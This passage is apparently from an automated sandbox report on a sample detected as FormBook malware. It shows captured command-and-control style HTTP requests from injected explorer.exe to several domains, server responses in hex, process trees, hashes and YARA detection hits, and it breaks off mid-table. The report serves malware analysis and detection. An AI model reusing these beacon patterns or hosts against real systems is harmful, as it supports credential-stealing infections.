| Jun 11, 2021 16:57:45.838773012 CEST | 1716 | IN | HTTP/1.1 200 OK<br>Server: nginx<br>Date: Fri, 11 Jun 2021 14:57:33 GMT<br>Content-Type: text/html<br>Content-Length: 785<br>Connection: close<br>Data Raw: 3c 68 74 6d 6c 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 31 39 39 2f 78 68 74 6d 6c 22 3e 0d 0a 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e d6 ea d6 de b7 bd be c4 d0 c2 b2 c4 c1 cf d3 d0 cf de b9 ab cb be 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 67 62 32 33 31 32 22 20 2f 3e 0d 0a 3c 73 63 72 69 70 74 3e 0d 0a 28 66 75 6e 63 74 69 6f 6e 28 29 7b 0d 0a 20 20 20 20 76 61 72 20 62 70 20 3d 20 64 6f 63 75 6d 65 6e 74 2e 63 72 65 61 74 65 45 6c 65 6d 65 6e 74 28 27 73 63 72 69 70 74 27 29 3b 0d 0a 20 20 20 20 76 61 72 20 63 75 72 50 72 6f 74 6f 63 6f 6c 20 3d 20 77 69 6e 64 6f 77 2e 6c 6f 63 61 74 69 6f 6e 2e 70 72 6f 74 6f 63 6f 6c 2e 73 70 6c 69 74 28 27 3a 27 29 5b 30 5d 3b 0d 0a 20 20 20 20 69 66 20 28 63 75 72 50 72 6f 74 6f 63 6f 6c 20 3d 3d 3d 20 27 68 74 74 70 73 27 29 20 7b 0d 0a 20 20 20 20 20 20 20 20 62 70 2e 73 72 63 20 3d 20 27 68 74 74 70 73 3a 2f 2f 7a 7a 2e 62 64 73 74 61 74 69 63 2e 63 6f 6d 2f 6c 69 6e 6b 73 75 62 6d 69 74 2f 70 75 73 68 2e 6a 73 27 3b 0d 0a 20 20 20 20 7d 0d 0a 20 20 20 20 65 6c 73 65 20 7b 0d 0a 20 20 20 20 20 20 20 20 62 70 2e 73 72 63 20 3d 20 27 68 74 74 70 3a 2f 2f 70 75 73 68 2e 7a 68 61 6e 7a 68 61 6e 67 2e 62 61 69 64 75 2e 63 6f 6d 2f 70 75 73 68 2e 6a 73 27 3b 0d 0a 20 20 20 20 7d 0d 0a 20 20 20 20 76 61 72 20 73 20 3d 20 64 6f 63 75 6d 65 6e 74 2e 67 65 74 45 6c 65 6d 65 6e 74 73 42 79 54 61 67 4e 61 6d 65 28 22 73 63 72 69 70 74 22 29 5b 30 5d 3b 0d 0a 20 20 20 20 73 2e 70 61 72 65 6e 74 4e 6f 64 65 2e 69 6e 73 65 72 74 42 65 66 6f 72 65 28 62 70 2c 20 73 29 3b 0d 0a 7d 29 28 29 3b 0d 0a 3c 2f 73 63 72 69 70 74 3e 0d 0a 3c 2f 68 65 61 64 3e 0d 0a 3c 73 63 72 69 70 74 20 6c 61 6e 67 75 61 67 65 3d 22 6a 61 76 61 73 63 72 69 70 74 22 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 20 73 72 63 3d 22 2f 74 6a 2e 6a 73 22 3e 3c 2f 73 63 72 69 70 74 3e 0d 0a 3c 73 63 72 69 70 74 20 6c 61 6e 67 75 61 67 65 3d 22 6a 61 76 61 73 63 72 69 70 74 22 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 20 73 72 63 3d 22 2f 63 6f 6d 6d 6f 6e 2e 6a 73 22 3e 3c 2f 73 63 72 69 70 74 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a<br>Data Ascii: <html xmlns="http://www.w3.org/1999/xhtml"><head><title></title><meta http-equiv="Content-Type" content="text/html; charset=gb2312" /><script>(function(){ var bp = document.createElement('script'); var curProtocol = window.location.protocol.split(':')[0]; if (curProtocol === 'https') { bp.src = 'https://zz.bdstatic.com/linksubmit/push.js'; } else { bp.src = 'http://push.zhanzhang.baidu.com/push.js'; } var s = document.getElementsByTagName("script")[0]; s.parentNode.insertBefore(bp, s);})();</script></head><script language="javascript" type="text/javascript" src="/tj.js"></script><script language="javascript" type="text/javascript" src="/common.js"></script></body></html> |

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 1 | 192.168.2.5 | 49719 | 103.120.12.113 | 80 | C:\Windows\explorer.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| Jun 11, 2021 16:57:51.679858923 CEST | 1717 | OUT | GET /p2io/?Y8a0dZ=QtqXFq7FP4KHNfY3GXms050Yi4WsLwGmbp3RpBBisdkFhqTaD+AYMAmq/Gwss1AnwPhT&1bE03H=2d8HJVh0mNdP HTTP/1.1<br>Host: www.dmgt4m2g8y2uh.net<br>Connection: close<br>Data Raw: 00 00 00 00 00 00 00<br>Data Ascii: |
| Jun 11, 2021 16:57:51.970758915 CEST | 1717 | IN | HTTP/1.1 403 Forbidden<br>Date: Fri, 11 Jun 2021 14:57:51 GMT<br>Server: Apache<br>Vary: Accept-Encoding<br>Content-Length: 207<br>Connection: close<br>Content-Type: text/html; charset=iso-8859-1<br>Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 70 3e 59 6f 75 20 64 6f 6e 27 74 20 68 61 76 65 20 70 65 72 6d 69 73 73 69 6f 6e 20 74 6f 20 61 63 63 65 73 73 20 2f 70 32 69 6f 2f 0a 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a<br>Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>403 Forbidden</title></head><body><h1>Forbidden</h1> You don't have permission to access /p2io/on this server. </body></html> |

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 2 | 192.168.2.5 | 49727 | 34.102.136.180 | 80 | C:\Windows\explorer.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| Jun 11, 2021 16:58:02.140011072 CEST | 1786 | OUT | GET /p2io/?Y8a0dZ=ywi4HDlAhD4tPbY4K6H+rd6B6cynTULkanWCLCIOcA07eHcJTX4js3v63TFqYuac8Mmv&1bE03H=2d8HJVh0mNdP HTTP/1.1<br>Host: www.thesoulrevitalist.com<br>Connection: close<br>Data Raw: 00 00 00 00 00 00 00<br>Data Ascii: |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| Jun 11, 2021 16:58:02.278377056 CEST | 2232 | IN | HTTP/1.1 403 Forbidden<br>Server: openresty<br>Date: Fri, 11 Jun 2021 14:58:02 GMT<br>Content-Type: text/html<br>Content-Length: 275<br>ETag: "60ba412a-113"<br>Via: 1.1 google<br>Connection: close<br>Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a<br>Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body><h1>Access Forbidden</h1></body></html> |

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 3 | 192.168.2.5 | 49728 | 52.58.78.16 | 80 | C:\Windows\explorer.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| Jun 11, 2021 16:58:07.403291941 CEST | 6630 | OUT | GET /p2io/?Y8a0dZ=bSK1RxPJHkVUetqtOJ2LeA3okZHmhG3V4GZ2PZxkhAIUk0ADTbWPbz8cbf4qMx2ahmc0&1bE03H=2d8HJVh0mNdP HTTP/1.1<br>Host: www.newmopeds.com<br>Connection: close<br>Data Raw: 00 00 00 00 00 00 00<br>Data Ascii: |
| Jun 11, 2021 16:58:07.445677042 CEST | 6630 | IN | HTTP/1.1 410 Gone<br>Server: openresty<br>Date: Fri, 11 Jun 2021 14:56:44 GMT<br>Content-Type: text/html<br>Transfer-Encoding: chunked<br>Connection: close<br>Data Raw: 37 0d 0a 3c 68 74 6d 6c 3e 0a 0d 0a 39 0d 0a 20 20 3c 68 65 61 64 3e 0a 0d 0a 34 64 0d 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 27 72 65 66 72 65 73 68 27 20 63 6f 6e 74 65 6e 74 3d 27 35 3b 20 75 72 6c 3d 68 74 74 70 3a 2f 2f 77 77 77 2e 6e 65 77 6d 6f 70 65 64 73 2e 63 6f 6d 2f 27 20 2f 3e 0a 0d 0a 61 0d 0a 20 20 3c 2f 68 65 61 64 3e 0a 0d 0a 39 0d 0a 20 20 3c 62 6f 64 79 3e 0a 0d 0a 33 39 0d 0a 20 20 20 20 59 6f 75 20 61 72 65 20 62 65 69 6e 67 20 72 65 64 69 72 65 63 74 65 64 20 74 6f 20 68 74 74 70 3a 2f 2f 77 77 77 2e 6e 65 77 6d 6f 70 65 64 73 2e 63 6f 6d 0a 0d 0a 61 0d 0a 20 20 3c 2f 62 6f 64 79 3e 0a 0d 0a 38 0d 0a 3c 2f 68 74 6d 6c 3e 0a 0d 0a 30 0d 0a 0d 0a<br>Data Ascii: 7<html>9 <head>4d <meta http-equiv='refresh' content='5; url=http://www.newmopeds.com/' />a </head>9 <body>39 You are being redirected to http://www.newmopeds.coma </body>8</html>0 |

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 4 | 192.168.2.5 | 49729 | 78.31.67.91 | 80 | C:\Windows\explorer.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| Jun 11, 2021 16:58:12.590209007 CEST | 6632 | OUT | GET /p2io/?Y8a0dZ=pxlxKDN0Rvw8YUTnsB4Bv4ohCC0AYWvU81fxb+r9dLiNjjqdMXiyL1Lf074xZPwGcUa1&1bE03H=2d8HJVh0mNdP HTTP/1.1<br>Host: www.cleanxcare.com<br>Connection: close<br>Data Raw: 00 00 00 00 00 00 00<br>Data Ascii: |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| Jun 11, 2021 16:58:13.496877909 CEST | 6633 | IN | HTTP/1.1 301 Moved Permanently<br>Connection: close<br>Content-Type: text/html<br>Content-Length: 707<br>Date: Fri, 11 Jun 2021 14:58:12 GMT<br>Location: https://www.cleanxcare.com/p2io/?Y8a0dZ=pxlxKDN0Rvw8YUTnsB4Bv4ohCC0AYWvU81fxb+r9dLiNjjqdMXiyL1Lf074xZPwGcUa1&1bE03H=2d8HJVh0mNdP<br>X-Content-Type-Options: nosniff<br>X-XSS-Protection: 1; mode=block<br>Vary: User-Agent<br>Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 73 74 79 6c 65 3d 22 68 65 69 67 68 74 3a 31 30 30 25 22 3e 0a 3c 68 65 61 64 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 73 68 72 69 6e 6b 2d 74 6f 2d 66 69 74 3d 6e 6f 22 20 2f 3e 0a 3c 74 69 74 6c 65 3e 20 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 0d 0a 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 20 73 74 79 6c 65 3d 22 63 6f 6c 6f 72 3a 20 23 34 34 34 3b 20 6d 61 72 67 69 6e 3a 30 3b 66 6f 6e 74 3a 20 6e 6f 72 6d 61 6c 20 31 34 70 78 2f 32 30 70 78 20 41 72 69 61 6c 2c 20 48 65 6c 76 65 74 69 63 61 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 20 68 65 69 67 68 74 3a 31 30 30 25 3b 20 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 20 23 66 66 66 3b 22 3e 0a 3c 64 69 76 20 73 74 79 6c 65 3d 22 68 65 69 67 68 74 3a 61 75 74 6f 3b 20 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 25 3b 20 22 3e 20 20 20 20 3c 64 69 76 20 73 74 79 6c 65 3d 22 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 20 77 69 64 74 68 3a 38 30 30 70 78 3b 20 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 20 2d 34 30 30 70 78 3b 20 70 6f 73 69 74 69 6f 6e 3a 61 62 73 6f 6c 75 74 65 3b 20 74 6f 70 3a 20 33 30 25 3b 20 6c 65 66 74 3a 35 30 25 3b 22 3e 0a 20 20 20 20 20 20 20 3c 68 31 20 73 74 79 6c 65 3d 22 6d 61 72 67 69 6e 3a 30 3b 20 66 6f 6e 74 2d 73 69 7a 65 3a 31 35 30 70 78 3b 20 6c 69 6e 65 2d 68 65 69 67 68 74 3a 31 35 30 70 78 3b 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 62 6f 6c 64 3b 22 3e 33 30 31 3c 2f 68 31 3e 0a 3c 68 32 20 73 74 79 6c 65 3d 22 6d 61 72 67 69 6e 2d 74 6f 70 3a 32 30 70 78 3b 66 6f 6e 74 2d 73 69 7a 65 3a 20 33 30 70 78 3b 22 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 0d 0a 3c 2f 68 32 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 62 65 65 6e 20 70 65 72 6d 61 6e 65 6e 74 6c 79 20 6d 6f 76 65 64 2e 3c 2f 70 3e 0a 3c 2f 64 69 76 3e 3c 2f 64 69 76 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a<br>Data Ascii: <!DOCTYPE html><html style="height:100%"><head><meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no" /><title> 301 Moved Permanently</title></head><body style="color: #444; margin:0;font: normal 14px/20px Arial, Helvetica, sans-serif; height:100%; background-color: #fff;">  <h1 style="margin:0; font-size:150px; line-height:150px; font-weight:bold;">301</h1><h2 style="margin-top:20px;font-size: 30px;">Moved Permanently</h2> The document has been permanently moved. </body></html> |

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 5 | 192.168.2.5 | 49731 | 148.59.128.71 | 80 | C:\Windows\explorer.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| Jun 11, 2021 16:58:18.538600922 CEST | 6666 | OUT | GET /p2io/?Y8a0dZ=WcJiaxtbpXoyrp727GVLONmwQJizIxitcLbcPZwW7N+bpIkBoEIsPrx61ns7CFIdu3au&1bE03H=2d8HJVh0mNdP HTTP/1.1<br>Host: www.hazard-protection.com<br>Connection: close<br>Data Raw: 00 00 00 00 00 00 00<br>Data Ascii: |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| Jun 11, 2021 16:58:18.697585106 CEST | 6668 | IN | HTTP/1.1 404 Not Found<br>Content-Type: text/html<br>Server: Microsoft-IIS/10.0<br>X-Powered-By: ASP.NET<br>Access-Control-Allow-Origin: *<br>Access-Control-Allow-Credentials: true<br>Access-Control-Allow-Methods: GET, POST, PUT, DELETE<br>Access-Control-Allow-Headers: Authorization<br>Date: Fri, 11 Jun 2021 14:58:19 GMT<br>Connection: close<br>Content-Length: 1245<br>Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 58 48 54 4d 4c 20 31 2e 30 20 53 74 72 69 63 74 2f 2f 45 4e 22 20 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 78 68 74 6d 6c 31 2f 44 54 44 2f 78 68 74 6d 6c 31 2d 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 68 74 6d 6c 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 31 39 39 39 2f 78 68 74 6d 6c 22 3e 0d 0a 3c 68 65 61 64 3e 0d 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 69 73 6f 2d 38 38 35 39 2d 31 22 2f 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 2d 20 46 69 6c 65 20 6f 72 20 64 69 72 65 63 74 6f 72 79 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0d 0a 3c 21 2d 2d 0d 0a 62 6f 64 79 7b 6d 61 72 67 69 6e 3a 30 3b 66 6f 6e 74 2d 73 69 7a 65 3a 2e 37 65 6d 3b 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 56 65 72 64 61 6e 61 2c 20 41 72 69 61 6c 2c 20 48 65 6c 76 65 74 69 63 61 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 45 45 45 45 45 45 3b 7d 0d 0a 66 69 65 6c 64 73 65 74 7b 70 61 64 64 69 6e 67 3a 30 20 31 35 70 78 20 31 30 70 78 20 31 35 70 78 3b 7d 20 0d 0a 68 31 7b 66 6f 6e 74 2d 73 69 7a 65 3a 32 2e 34 65 6d 3b 6d 61 72 67 69 6e 3a 30 3b 63 6f 6c 6f 72 3a 23 46 46 46 3b 7d 0d 0a 68 32 7b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 37 65 6d 3b 6d 61 72 67 69 6e 3a 30 3b 63 6f 6c 6f 72 3a 23 43 43 30 30 30 30 3b 7d 20 0d 0a 68 33 7b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 32 65 6d 3b 6d 61 72 67 69 6e 3a 31 30 70 78 20 30 20 30 20 30 3b 63 6f 6c 6f 72 3a 23 30 30 30 30 30 30 3b 7d 20 0d 0a 23 68 65 61 64 65 72 7b 77 69 64 74 68 3a 39 36 25 3b 6d 61 72 67 69 6e 3a 30 20 30 20 30 20 30 3b 70 61 64 64 69 6e 67 3a 36 70 78 20 32 25 20 36 70 78 20 32 25 3b 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 22 74 72 65 62 75 63 68 65 74 20 4d 53 22 2c 20 56 65 72 64 61 6e 61 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 63 6f 6c 6f 72 3a 23 46 46 46 3b 0d 0a 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 23 35 35 35 35 35 35 3b 7d 0d 0a 23 63 6f 6e 74 65 6e 74 7b 6d 61 72 67 69 6e 3a 30 20 30 20 30 20 32 25 3b 70 6f 73 69 74 69 6f 6e 3a 72 65 6c 61 74 69 76 65 3b 7d 0d 0a 2e 63 6f 6e 74 65 6e 74 2d 63 6f 6e 74 61 69 6e 65 72 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 46 46 46 3b 77 69 64 74 68 3a 39 36 25 3b 6d 61 72 67 69 6e 2d 74 6f 70 3a 38 70 78 3b 70 61 64 64 69 6e 67 3a 31 30 70 78 3b 70 6f 73 69 74 69 6f 6e 3a 72 65 6c 61 74 69 76 65 3b 7d 0d 0a 2d 2d 3e 0d 0a 3c 2f 73 74 79 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 64 69 76 20 69 64 3d 22 68 65 61 64 65 72 22 3e 3c 68 31 3e 53 65 72 76 65 72 20 45 72 72 6f 72 3c 2f 68 31 3e 3c 2f 64 69 76 3e<br>Data Ascii: <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd"><html xmlns="http://www.w3.org/1999/xhtml"><head><meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"/><title>404 - File or directory not found.</title><style type="text/css">...body{margin:0;font-size:.7em;font-family:Verdana, Arial, Helvetica, sans-serif;background:#EEEEEE;}fieldset{padding:0 15px 10px 15px;} h1{font-size:2.4em;margin:0;color:#FFF;}h2{font-size:1.7em;margin:0;color:#CC0000;} h3{font-size:1.2em;margin:10px 0 0 0;color:#000000;} #header{width:96%;margin:0 0 0 0;padding:6px 2% 6px 2%;font-family:"trebuchet MS", Verdana, sans-serif;color:#FFF;background-color:#555555;}#content{margin:0 0 0 2%;position:relative;}.content-container{background:#FFF;width:96%;margin-top:8px;padding:10px;position:relative;}--></style></head><body> <h1>Server Error</h1> |

## Code Manipulations

## Statistics

### Behavior

Click to jump to process

## System Behavior

### Analysis Process: UOMp9cDcqZ.exe PID: 5852 Parent PID: 5816

#### General

| | |
|---|---|
| Start time: | 16:56:19 |
| Start date: | 11/06/2021 |
| Path: | C:\Users\user\Desktop\UOMp9cDcqZ.exe |

| | |
|---|---|
| Wow64 process (32bit): | true |
| Commandline: | 'C:\Users\user\Desktop\UOMp9cDcqZ.exe' |
| Imagebase: | 0x6e0000 |
| File size: | 993792 bytes |
| MD5 hash: | 15D907E7D9F8286E5053796C9D78FCEC |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | .Net C# or VB.NET |
| Yara matches: | • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000001.00000002.249022174.0000000002BA4000.00000004.00000001.sdmp, Author: Joe Security<br>• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.249409272.0000000003B69000.00000004.00000001.sdmp, Author: Joe Security<br>• Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.249409272.0000000003B69000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com<br>• Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.249409272.0000000003B69000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group |
| Reputation: | low |

### File Activities

Show Windows behavior

#### File Created

#### File Written

#### File Read

## Analysis Process: UOMp9cDcqZ.exe PID: 6412 Parent PID: 5852

### General

| | |
|---|---|
| Start time: | 16:56:29 |
| Start date: | 11/06/2021 |
| Path: | C:\Users\user\Desktop\UOMp9cDcqZ.exe |
| Wow64 process (32bit): | true |
| Commandline: | C:\Users\user\Desktop\UOMp9cDcqZ.exe |
| Imagebase: | 0x860000 |
| File size: | 993792 bytes |
| MD5 hash: | 15D907E7D9F8286E5053796C9D78FCEC |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |

| | |
|---|---|
| Yara matches: | • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000000.245316233.0000000000400000.00000040.00000001.sdmp, Author: Joe Security<br>• Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000000.245316233.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com<br>• Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000000.245316233.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group<br>• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.315392989.0000000000DE0000.00000040.00000001.sdmp, Author: Joe Security<br>• Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.315392989.0000000000DE0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com<br>• Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.315392989.0000000000DE0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group<br>• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.314958304.0000000000400000.00000040.00000001.sdmp, Author: Joe Security<br>• Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.314958304.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com<br>• Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.314958304.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group<br>• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.315613623.0000000000EF0000.00000040.00000001.sdmp, Author: Joe Security<br>• Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.315613623.0000000000EF0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com<br>• Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.315613623.0000000000EF0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group |
| Reputation: | low |

### File Activities

Show Windows behavior

#### File Read

## Analysis Process: explorer.exe PID: 3472 Parent PID: 6412

### General

| | |
|---|---|
| Start time: | 16:56:31 |
| Start date: | 11/06/2021 |
| Path: | C:\Windows\explorer.exe |
| Wow64 process (32bit): | false |
| Commandline: | |
| Imagebase: | 0x7ff693d90000 |
| File size: | 3933184 bytes |
| MD5 hash: | AD5296B280E8F522A8A897C96BAB0E1D |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
| Reputation: | high |

### File Activities

Show Windows behavior

## Analysis Process: autochk.exe PID: 4860 Parent PID: 3472

### General

| | |
|---|---|
| Start time: | 16:56:58 |
| Start date: | 11/06/2021 |
| Path: | C:\Windows\SysWOW64\autochk.exe |

| | |
|---|---|
| Wow64 process (32bit): | false |
| Commandline: | C:\Windows\SysWOW64\autochk.exe |
| Imagebase: | 0xd40000 |
| File size: | 871424 bytes |
| MD5 hash: | 34236DB574405291498BCD13D20C42EB |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
| Reputation: | moderate |

## Analysis Process: colorcpl.exe PID: 4840 Parent PID: 3472

### General

| | |
|---|---|
| Start time: | 16:56:59 |
| Start date: | 11/06/2021 |
| Path: | C:\Windows\SysWOW64\colorcpl.exe |
| Wow64 process (32bit): | true |
| Commandline: | C:\Windows\SysWOW64\colorcpl.exe |
| Imagebase: | 0x380000 |
| File size: | 86528 bytes |
| MD5 hash: | 746F3B5E7652EA0766BA10414D317981 |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
| Yara matches: | • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000F.00000002.494486167.0000000004490000.00000040.00000001.sdmp, Author: Joe Security<br>• Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000F.00000002.494486167.0000000004490000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com<br>• Rule: Formbook, Description: detect Formbook in memory, Source: 0000000F.00000002.494486167.0000000004490000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group<br>• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000F.00000002.492679624.0000000002540000.00000040.00000001.sdmp, Author: Joe Security<br>• Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000F.00000002.492679624.0000000002540000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com<br>• Rule: 